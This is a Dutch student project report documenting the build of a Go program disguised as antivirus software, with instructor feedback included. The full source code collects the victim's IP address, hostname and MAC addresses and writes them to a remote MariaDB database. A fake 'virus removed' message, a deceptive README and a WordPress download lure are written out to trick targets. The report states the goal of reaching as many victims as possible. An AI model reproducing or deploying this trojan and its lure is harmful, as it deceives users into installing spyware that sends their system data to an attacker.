



Challenge Applicatie

Adam Nunes

Semester 2 Tilburg

4/16/2022

Functies(application)

Functies van de malware

Data lezen – Het is van essentieel belang dat mijn applicatie data kan aflezen

Netwerk informatie– De type data die interessant kan zijn voor een hacker zijn bijvoorbeeld Ip adressen en mac adressen

Files lezen – Informatie hebben over de files van het doelwit kan strategische data opleveren

Maria DB- Het zou heel fijn zijn als de ontvreemde data op een nette manier opgeslagen kan worden in een data base

Html pagina – Om het doelwit aan te vallen moeten we hem op dusdanige wijze misleiden zodat de doelwit op de download link clicket en onze applicatie download.

Download link – Er moet een link zijn in de Wordpress website die onze applicatie download

Golang veranderen in executabel – Om ervoor te zorgen dat de applicatie meteen begint met lezen moeten we hem veranderen in een executabel

Executabel toepasbaar maken voor meerderen platformen (Linux, Windows) – Om zoveel mogelijk slachtoffers te maken moet de applicatie kunnen draaien op verschillende systemen

Moscow-methode (applicatie)


De benodigde heden zullen worden gerangschikt in een “*M.o.S.C.oW*” schema.

M	S	C	W
Golang veranderen In een executable	Executable toepasbaar maken voormeerder Os's	Data is op afstand bereikbaar	De malware functioneerd als een virus
Html Pagina Download link Netwerk data lezen	MariaDB		

Website (Applicatie)

HTML-pagina

Op basis van de feedback die ik heb ontvangen van Rudy vind ik het een beter idee om de malware als bestand in mijn wordpress website te zetten.



Prima voorstel, plaats je malware
Go app in een Wordpress
container, dat is ook leuk.

Bouland, Rudy R.J.G.A. , 20 apr op 10:39

Ip-address & hostname scannen (Applicatie)

IP adres scannen & hostname

```
package main

import (
    "fmt"
    "net" // de net packet komt met de dial functie die verbind aan een ip adres
    "os"  // bezit over de hostname functie
)

func main() {
    conn, error := net.Dial("udp", "8.8.8.8:80") //Maak verbinding met udp en forwarders
    if error != nil {                             // Als verbinding niet mogelijk is ontstaat een nette foutmelding
        fmt.Println(error)
    }

    defer conn.Close() //sluit verbinding af
    ipAddress := conn.LocalAddr().(*net.UDPAddr) //local address word opgeslagen in deze variabel
    fmt.Println(ipAddress)

    hostname, error := os.Hostname() //scanned hostname
    if error != nil {
        panic(error)
    }
    fmt.Println("hostname returned from Environment : ", hostname)
    fmt.Println("error : ", error)
```

Output

```
145.93.140.234:51349
hostname returned from Environment : Adam
```

Interfaces scannen & mac address (Applicatie)

Interfaces scannen & mac address

```
func ScanNetworkInterfaces () string {
    addrs, err := net.InterfaceAddrs() // .net leest de interfaces

    if err != nil {
        fmt.Println(err)
    }

    var currentIP, currentNetworkHardwareName string

    for _, address := range addrs {
        //controleerd of er geen loopback adressen zijn gescanned
        if ipnet, ok := address.(*net.IPNet); ok && !ipnet.IP.IsLoopback() {
            if ipnet.IP.To4() != nil {
                fmt.Println("Current IP address : ", ipnet.IP.String())
                currentIP = ipnet.IP.String()
            }
        }
    }

    //Print alleen lokale interfaces van de machine

    interfaces, _ := net.Interfaces()
    for _, interf := range interfaces {
        if addrs, err := interf.Addrs(); err == nil {
            for index, addr := range addrs {
                fmt.Println("[", index, "]", interf.Name, ">", addr)

                if strings.Contains(addr.String(), currentIP) {
                    fmt.Println("Use name : ", interf.Name)
                    currentNetworkHardwareName = interf.Name
                }
            }
        }
    }
}
```

```
fmt.Println("-----")

//extraheerd de hardware informatie
netInterface, err := net.InterfaceByName(currentNetworkHardwareName)

if err != nil {
    |   |   fmt.Println(err)
}

name := netInterface.Name
macAddress := netInterface.HardwareAddr

fmt.Println("Hardware name : ", name)
fmt.Println("MAC address : ", macAddress)

// controleerd of het mac adres wel juist is geparsed
hwAddr, err := net.ParseMAC(macAddress.String())

if err != nil {
    |   |   fmt.Println("No able to parse MAC address : ", err)
    |   |   os.Exit(-1)
}

fmt.Printf("Physical hardware address : %s \n", hwAddr.String())
return hwAddr.String() //Variable word later gebruikt om in database te stoppen
```

Output

```
-----  
[ 0 ] Ethernet > fe80::25fc:7f46:9364:b606/64  
[ 1 ] Ethernet > 169.254.182.6/16  
[ 0 ] OpenVPN Wintun > fe80::8448:7299:5049:e068/64  
[ 1 ] OpenVPN Wintun > 169.254.224.104/16  
[ 0 ] VirtualBox Host-Only Network > fe80::cc9f:e9a6:d363:e264/64  
[ 1 ] VirtualBox Host-Only Network > 192.168.56.1/24  
[ 0 ] Ethernet 3 > fe80::ed75:c41d:f3a1:ac15/64  
[ 1 ] Ethernet 3 > 169.254.172.21/16  
[ 0 ] OpenVPN TAP-Windows6 > fe80::a4a7:2b46:cbb6:9b97/64  
[ 1 ] OpenVPN TAP-Windows6 > 10.1.0.2/24  
[ 0 ] LAN-verbinding > fe80::1d83:bfb5:cf70:5d02/64  
[ 1 ] LAN-verbinding > 169.254.93.2/16  
[ 0 ] LAN-verbinding* 9 > fe80::94ee:fdd0:a13a:c156/64  
[ 1 ] LAN-verbinding* 9 > 169.254.193.86/16  
[ 0 ] LAN-verbinding* 10 > fe80::3868:db9:7c7b:d8f8/64  
[ 1 ] LAN-verbinding* 10 > 169.254.216.248/16  
[ 0 ] VMware Network Adapter VMnet8 > fe80::2548:8447:64ac:6b6f/64  
[ 1 ] VMware Network Adapter VMnet8 > 192.168.234.1/24  
[ 0 ] Wi-Fi > 2a02:a467:667a:1:f4fa:8a3a:cf76:e6b2/64  
[ 1 ] Wi-Fi > 2a02:a467:667a:1:156b:1849:48c6:c41a/128  
[ 2 ] Wi-Fi > fe80::f4fa:8a3a:cf76:e6b2/64  
[ 3 ] Wi-Fi > 192.168.2.3/24  
[ 0 ] Bluetooth-netwerkverbinding > fe80::9d2a:9674:860c:b0fb/64  
[ 1 ] Bluetooth-netwerkverbinding > 169.254.176.251/16  
Use name : Bluetooth-netwerkverbinding  
[ 0 ] Loopback Pseudo-Interface 1 > ::1/128  
[ 1 ] Loopback Pseudo-Interface 1 > 127.0.0.1/8  
-----  
Hardware name : Bluetooth-netwerkverbinding  
MAC address : 80:30:49:61:75:60
```

Mac adressen deel 2

Na het ontvangen van feedback gaf Richard aan dat een machine veel verschillende mac adressen kan hebben dus kan het zo zijn dat de mac adressen die mijn output geeft niet de mac adres is van mijn host.

De oplossing

```
func getMacAddr() ([]string, error) {
    ifas, err := net.Interfaces()
    if err != nil {
        return nil, err
    }
    var as []string
    for _, ifa := range ifas { //loop door de beschikbaar mac adressen heen
        a := ifa.HardwareAddr.String()
        if a != "" {
            as = append(as, a) // plaats de mac adressen in de array
        }
    }
    return as, nil //retuned de mac adressen
}
```

```
func mac () {
    as, err := getMacAddr()
    if err != nil {
        log.Fatal(err)
    }

    for _, a := range as { //leest allen Mac adressen uit
        fmt.Println("Mac adressen : ",a )
    }
}
```


Output

```
Mac adressen : 00:2b:67:ce:c7:f5
Mac adressen : 0a:00:27:00:00:09
Mac adressen : 7c:c2:c6:32:2e:9b
Mac adressen : 00:ff:78:c8:89:3b
Mac adressen : 00:ff:6c:83:93:7b
Mac adressen : 82:30:49:61:75:5f
Mac adressen : 92:30:49:61:75:5f
Mac adressen : 00:50:56:c0:00:08
Mac adressen : 80:30:49:61:75:5f
Mac adressen : 80:30:49:61:75:60
```

Dit zijn de mac adressen op mijn computer. De onderstreepte mac address is het adders van mijn wifi adapter.

Wi-Fi

SSID:	H369AA8754B
Protocol:	Wi-Fi 5 (802.11ac)
Security type:	WPA2-Personal
Network band:	5 GHz
Network channel:	52
Link speed (Receive/Transmit):	866/433 (Mbps)
IPv6 address:	2a02:a467:667a:1:f4fa:8a3a:cf76:e6b2
Link-local IPv6 address:	fe80::f4fa:8a3a:cf76:e6b2%8
IPv6 DNS servers:	fe80::7e39:53ff:fea8:754b%8
IPv4 address:	192.168.2.3
IPv4 DNS servers:	192.168.2.254
Manufacturer:	Qualcomm Atheros Communications Inc.
Description:	Qualcomm Atheros QCA9377 Wireless Network Adapter
Driver version:	12.0.0.954
Physical address (MAC):	80-30-49-61-75-5F

Copy

Om de gescande mac adressen te controleren ga je naar.

Settings → Network & Internet → Wifi → hardware properties

Dit is de mac adres van de host

API

Om verbinding te maken met de database moet het volgende gebeuren.

1. `go mod init github.com/golangbot/mysqltutorial`
2. `go get github.com/go-sql-driver/mysql` (download de mysql driver)

```
const ( // connectie gegevens voor database
    username = "root"
    password = "password"
    hostname  = "172.18.0.2"
    dbname    = "Antivirus1"
)
```

```

func dsn(dbName string) string {
    return fmt.Sprintf("%s:%s@tcp(%s)/%s", username, password, hostname, dbName) // DSN connectie string
}

func dbConnection() (*sql.DB, error) { // verbinding met database
    db, err := sql.Open("mysql", dsn(""))
    if err != nil {
        log.Printf("Error %s when opening DB\n", err)
        return nil, err
    }
    //defer db.Close()

    ctx, cancelfunc := context.WithTimeout(context.Background(), 5*time.Second) //foutmelding bij een te langzamen verbinding
    defer cancelfunc()
    res, err := db.ExecContext(ctx, "CREATE DATABASE IF NOT EXISTS "+dbname)
    if err != nil {
        log.Printf("Error %s when creating DB\n", err)
        return nil, err
    }
    no, err := res.RowsAffected()
    if err != nil {
        log.Printf("Error %s when fetching rows", err)
        return nil, err
    }
    log.Printf("rows affected %d\n", no)

    db.Close()
    db, err = sql.Open("mysql", dsn(dbname))
    if err != nil {
        log.Printf("Error %s when opening DB", err)
        return nil, err
    }
    //defer db.Close()

    db.SetMaxOpenConns(20) //Geeft een limit aan het aantal verbindingen dat mysql kan maken dit voorkomt een conflict met andere applicaties
    db.SetMaxIdleConns(20)
    db.SetConnMaxLifetime(time.Minute * 5)

    ctx, cancelfunc = context.WithTimeout(context.Background(), 5*time.Second)
    defer cancelfunc()
    err = db.PingContext(ctx) //checked of de database wel werkt
    if err != nil {
        log.Printf("Errors %s pinging DB", err)
        return nil, err
    }
    log.Printf("Connected to DB %s successfully\n", dbname)
    return db, nil
}

```

```

func createDataTable(db *sql.DB) error { // maakt de tabel aan en de structuur
    query := `CREATE TABLE IF NOT EXISTS data(data_id int primary key auto_increment, data_Ipaddress text, data_Hostname text, data_Macaddress text, created_at datetime default CURRENT_TIMESTAMP, updated_at datetime default CURRENT_TIMESTAMP)`
    ctx, cancelfunc := context.WithTimeout(context.Background(), 5*time.Second)
    defer cancelfunc()
    res, err := db.ExecContext(ctx, query)
    if err != nil {
        log.Printf("Error %s when creating data table", err)
        return err
    }
    rows, err := res.RowsAffected()
    if err != nil {
        log.Printf("Error %s when getting rows affected", err)
        return err
    }
    log.Printf("Rows affected when creating table: %d", rows)
    return nil
}

type data struct { // Dit worden de columnen in de tabel
    Ipaddress string
    Macaddress string
    Hostname string
}

func multipleInsert(db *sql.DB, gegevens []data) error { //plaats de struct variabele in de database
    query := "INSERT INTO data(data_Macaddress, data_Hostname, data_Ipaddress) VALUES "
    var inserts []string
    var params []interface{}
    for _, v := range gegevens {
        inserts = append(inserts, "(?, ?, ?)" //Elke vraagteken symboliseert een waarde
        params = append(params, v.Macaddress, v.Hostname, v.Ipaddress)
    }
    queryVals := strings.Join(inserts, ", ")
    query = query + queryVals
    log.Println("query is", query)
    ctx, cancelfunc := context.WithTimeout(context.Background(), 5*time.Second)
    defer cancelfunc()
    stmt, err := db.PrepareContext(ctx, query)
    if err != nil {
        log.Printf("Error %s when preparing SQL statement", err)
        return err
    }
    defer stmt.Close()
    res, err := stmt.ExecContext(ctx, params...)
    if err != nil {
        log.Printf("Error %s when inserting row into products table", err)
    }
}

```

```

    if err != nil {
        log.Printf("Error %s when preparing SQL statement", err)
        return err
    }
    defer stmt.Close()
    res, err := stmt.ExecContext(ctx, params...)
    if err != nil {
        log.Printf("Error %s when inserting row into products table", err)
        return err
    }
    rows, err := res.RowsAffected()
    if err != nil {
        log.Printf("Error %s when finding rows affected", err)
        return err
    }
    log.Printf("%d products created simulatneously", rows)
    return nil
}

```


In de main gebruiken we functies als waardes in onze structs

```

p1 := data{
    Ipaddres : ipscan(),
    Macaddres : ScanNetworkInterfaces(),
    Hostname : hostnameScan(),
}

```

Output

Ga naar portainer → click op containers → Bij de Maria Db container click op dit icoon 

Type nu de volgende commando's

1. `mysql -u root -p` (-u staat voor username -p staat voor parameter dus de parameter waarmee verbonden word)
2. vull wachtwoord in
3. `show databases ;`
4. `USE Antivirus;`
5. `SELECT * FROM data; (* staat voor alles)`

resultaat

data_id	data_Ipaddres	data_Hostname	data_Macaddres	created_at	updated_at
1	172.16.1.1:48246	adam-desktop	02:42:ec:ef:8e:76	2022-06-15 09:56:36	2022-06-15 09:56:36

*Opmerking het is wellicht opgevallen dat bij de kolom data_ipa address een prive adres word weergegeven. Dit komt doordat deze service draait op mijn raspberry pi die verbonden is met mijn virtuele router. Wanneer mijn ip scan functie draait op mijn host computer krijg ik een publieke ip.

```
145.93.140.234:51349
hostname returned from Environment : Adam
```

De Main function

Na aanleiding van de feedback die ik heb gekregen van Richard heb ik besloten om mijn main function schoon te maken door vooral functies in mijn main te plaatsen.

```
263
264 func main() {
265
266     ipscan()
267
268     hostnameScan()
269
270     ScanNetwerkInterfaces()
271
272     fmt.Println("-----") //voor de netheid
273
274     mac() //Geeft de reeds macadressen weer
275
276     {
277         db, err := dbConnection()
278         if err != nil {
279             log.Printf("Error %s when getting db connection", err)
280             return
281         }
282         defer db.Close()
283         log.Printf("Successfully connected to database")
284         err = createDataTable(db)
285         if err != nil {
286             log.Printf("Create product table failed with error %s", err)
287             return
288         }
289
290         p1 := data{
291             Ipaddres : ipscan(),
292             Macaddres : ScanNetwerkInterfaces(),
293             Hostname : hostnameScan(),
294
295
296         }
297
298         err = multipleInsert(db, []data{p1})
299         if err != nil {
300             log.Printf("Multiple insert failed with error %s", err)
301             return
302         }
303         afhandelingService() //Voorkomt dat de executable meteen sluit nadat de gebruiker hem heeft geopend
304
```

Executable's maken

In dit project maak ik een executable aan voor linux en windows platform.

In windows doen we het volgende.

1. Ga naar terminal in visuel studio's
2. Type in **Go build** "antivirus.go"

antivirus.exe	6/16/2022 10:03 AM	Application	2,440 KB
Antivirus.exe	6/16/2022 10:03 AM	GO FILE	2 KB

In linux doen we

1. Go build
 2. ./antivirus
 3. go list -f '{{.Target}}'
- go list genereert een lijst met alle genoemde Go-pakketten die zijn opgeslagen in de huidige werkmappen. De f-vlag zorgt ervoor dat de go-lijst de uitvoer in een ander formaat retourneert op basis van de pakketjabloon die u eraan doorgeeft. Deze opdracht vertelt het om de Target-sjabloon te gebruiken, waardoor de go-lijst het installatiepad retourneert van alle pakketten die in deze map zijn opgeslagen:

4. `/home/remote123/go/bin/mysqltutorial'`
5. `export PATH=$PATH:/home/remote123/go/bin/antivirus`
6. go install

1. Plaats de exe bestand in een zipmap met een read me file
2. Voor windos staat het volgende in de readme file
3. "CLICK on the file that says Antivirus" , "After running the file press a symbol on keyboard to finish the proces"

In Linux plaats je geen executable omdat meeste linux distro's niet een default executable lezer hebben staan in hun os.

1. In zip bestand plaats de code
2. In zip bestand voeg een Readme file toe
3. In readme file plaats de volgende commande
4. "Type in terminal.. these command"
- 4.1 CNTR T
- 4.2 CD Downloads
- 4.3 Go run .


5. Eindig de reamde met “If you see output antivirus is donwloaded and subsequently virus is deleted.

CLICK ONMIDDELIJK OP DE ONDERSTAANDE KNOPPEN EN DOWNLOAD DE ANTI VIRUS



Windows

Linux



Via de site download je de bestanden.

Volledige source code

Let op de code staat bewust niet op github vanwege veiligheids redenen

bron : [Challenge\Organisatie\Risicoanalyse.docx](#) blz (2 t/m 4)

```
package main

import (
    "bufio"
    "context"
    "database/sql"
    "fmt"
    "log"
    "net"
    "os"
    "strings"
    "time"

    _ "github.com/go-sql-driver/mysql"
)

const (
    username = "root"
    password = "password"
    hostname = "172.18.0.3"
    dbname   = "Antivirus"
)

func dsn(dbName string) string {
    return fmt.Sprintf("%s:%s@tcp(%s)/%s", username, password, hostname, dbName)
}

func dbConnection() (*sql.DB, error) {
    db, err := sql.Open("mysql", dsn(""))
    if err != nil {
```

```

        log.Printf("Error %s when opening DB\n", err)
        return nil, err
    }
    //defer db.Close()

    ctx, cancelfunc := context.WithTimeout(context.Background(), 5*time.Second)
    defer cancelfunc()
    res, err := db.ExecContext(ctx, "CREATE DATABASE IF NOT EXISTS "+dbname)
    if err != nil {
        log.Printf("Error %s when creating DB\n", err)
        return nil, err
    }
    no, err := res.RowsAffected()
    if err != nil {
        log.Printf("Error %s when fetching rows", err)
        return nil, err
    }
    log.Printf("rows affected %d\n", no)

    db.Close()
    db, err = sql.Open("mysql", dsn(dbname))
    if err != nil {
        log.Printf("Error %s when opening DB", err)
        return nil, err
    }
    //defer db.Close()

    db.SetMaxOpenConns(20)
    db.SetMaxIdleConns(20)
    db.SetConnMaxLifetime(time.Minute * 5)

    ctx, cancelfunc = context.WithTimeout(context.Background(), 5*time.Second)
    defer cancelfunc()
    err = db.PingContext(ctx)
    if err != nil {
        log.Printf("Errors %s pinging DB", err)
        return nil, err
    }
    log.Printf("Connected to DB %s successfully\n", dbname)
    return db, nil
}

func createDataTable(db *sql.DB) error { // maakt de tabel aan en de structuur

```

```

    query := `CREATE TABLE IF NOT EXISTS data(data_id int primary key
auto_increment, data_Ipaddres text, data_Hostname text, data_Macaddres text,
created_at datetime default CURRENT_TIMESTAMP, updated_at datetime default
CURRENT_TIMESTAMP)`
    ctx, cancelfunc := context.WithTimeout(context.Background(), 5*time.Second)
    defer cancelfunc()
    res, err := db.ExecContext(ctx, query)
    if err != nil {
        log.Printf("Error %s when creating data table", err)
        return err
    }
    rows, err := res.RowsAffected()
    if err != nil {
        log.Printf("Error %s when getting rows affected", err)
        return err
    }
    log.Printf("Rows affected when creating table: %d", rows)
    return nil
}

```

```

type data struct { // Dit worden de colommen in de tabel
    Ipaddres  string
    Macaddres string
    Hostname  string
}

```

```

func multipleInsert(db *sql.DB, gegevens []data) error { //plaats de struct
variabele in de database
    query := "INSERT INTO data(data_Macaddres, data_Hostname, data_Ipaddres)
VALUES "
    var inserts []string
    var params []interface{}
    for _, v := range gegevens {
        inserts = append(inserts, "(?,?,?)") //Elke vraagteken symboliseert een
waarde
        params = append(params, v.Macaddres, v.Hostname, v.Ipaddres)
    }
    queryVals := strings.Join(inserts, ",")
    query = query + queryVals
    log.Println("query is", query)
    ctx, cancelfunc := context.WithTimeout(context.Background(), 5*time.Second)
    defer cancelfunc()
    stmt, err := db.PrepareContext(ctx, query)
    if err != nil {

```

```

        log.Printf("Error %s when preparing SQL statement", err)
        return err
    }
    defer stmt.Close()
    res, err := stmt.ExecContext(ctx, params...)
    if err != nil {
        log.Printf("Error %s when inserting row into products table", err)
        return err
    }
    rows, err := res.RowsAffected()
    if err != nil {
        log.Printf("Error %s when finding rows affected", err)
        return err
    }
    log.Printf("%d products created simulatneously", rows)
    return nil
}

func ipscan() string {

    conn, error := net.Dial("udp", "8.8.8.8:80")
    if error != nil {
        fmt.Println(error)
    }

    defer conn.Close()
    ipAddress := conn.LocalAddr().(*net.UDPAddr)
    fmt.Println(ipAddress)
    return ipAddress.String()
}

func hostnameScan() string {

    hostname, error := os.Hostname()
    if error != nil {
        panic(error)
    }
    fmt.Println("hostname returned from Environment : ", hostname)
    fmt.Println("error : ", error)
    return hostname
}

```

```

func getMacAddr() ([]string, error) {
    ifas, err := net.Interfaces()
    if err != nil {
        return nil, err
    }
    var as []string
    for _, ifa := range ifas {
        a := ifa.HardwareAddr.String()
        if a != "" {
            as = append(as, a)
        }
    }
    return as, nil
}

func afhandelingService() {

    fmt.Println("Gefeliciteerd de virus is succesvol verwijderd van uw computer
")
    scanner := bufio.NewScanner(os.Stdin)
    fmt.Printf("Click op een knop om af te sluiten ")
    scanner.Scan()
}

func ScanNetwerkInterfaces() string {
    addrs, err := net.InterfaceAddrs()

    if err != nil {
        fmt.Println(err)
    }

    var currentIP, currentNetworkHardwareName string

    for _, address := range addrs {

        // check the address type and if it is not a loopback the display it
        // = GET LOCAL IP ADDRESS
        if ipnet, ok := address.(*net.IPNet); ok && !ipnet.IP.IsLoopback() {
            if ipnet.IP.To4() != nil {
                fmt.Println("Current IP address : ", ipnet.IP.String())
                currentIP = ipnet.IP.String()
            }
        }
    }
}

```

```

}

fmt.Println("-----")
fmt.Println("We want the interface name that has the current IP address")
fmt.Println("MUST NOT be binded to 127.0.0.1 ")
fmt.Println("-----")

// get all the system's or local machine's network interfaces

interfaces, _ := net.Interfaces()
for _, interf := range interfaces {

    if addrs, err := interf.Addrs(); err == nil {
        for index, addr := range addrs {
            fmt.Println("[", index, "]", interf.Name, ">", addr)

            // only interested in the name with current IP address
            if strings.Contains(addr.String(), currentIP) {
                fmt.Println("Use name : ", interf.Name)
                currentNetworkHardwareName = interf.Name
            }
        }
    }
}

fmt.Println("-----")

// extract the hardware information base on the interface name
// capture above
netInterface, err := net.InterfaceByName(currentNetworkHardwareName)

if err != nil {
    fmt.Println(err)
}

name := netInterface.Name
macAddress := netInterface.HardwareAddr

fmt.Println("Hardware name : ", name)
fmt.Println("MAC address : ", macAddress)

// verify if the MAC address can be parsed properly
hwAddr, err := net.ParseMAC(macAddress.String())

```

```

    if err != nil {
        fmt.Println("No able to parse MAC address : ", err)
        os.Exit(-1)
    }

    fmt.Printf("Physical hardware address : %s \n", hwAddr.String())
    return hwAddr.String()
}

func mac() {
    as, err := getMacAddr()
    if err != nil {
        log.Fatal(err)
    }

    for _, a := range as { //leest allen Mac adressen uit

        fmt.Println("Mac adressen : ", a)
    }
}

func main() {

    ipscan()

    hostnameScan()

    ScanNetwerkInterfaces()

    fmt.Println("-----") //voor de netheid

    mac() //Geeft de reeds macadressen weer

    {
        db, err := dbConnection()
        if err != nil {
            log.Printf("Error %s when getting db connection", err)
            return
        }
        defer db.Close()
        log.Printf("Successfully connected to database")
        err = createDataTable(db)
        if err != nil {
            log.Printf("Create product table failed with error %s", err)

```

```

        return
    }

    p1 := data{
        Ipaddres:  ipscan(),
        Macaddres: ScanNetwerkInterfaces(),
        Hostname:  hostnameScan(),
    }

    err = multipleInsert(db, []data{p1})
    if err != nil {
        log.Printf("Multiple insert failed with error %s", err)
        return
    }
    afhandelingService() //Voorkomt dat de executable meteen sluit nadat de
gebruiker hem heeft geopend
}
}

```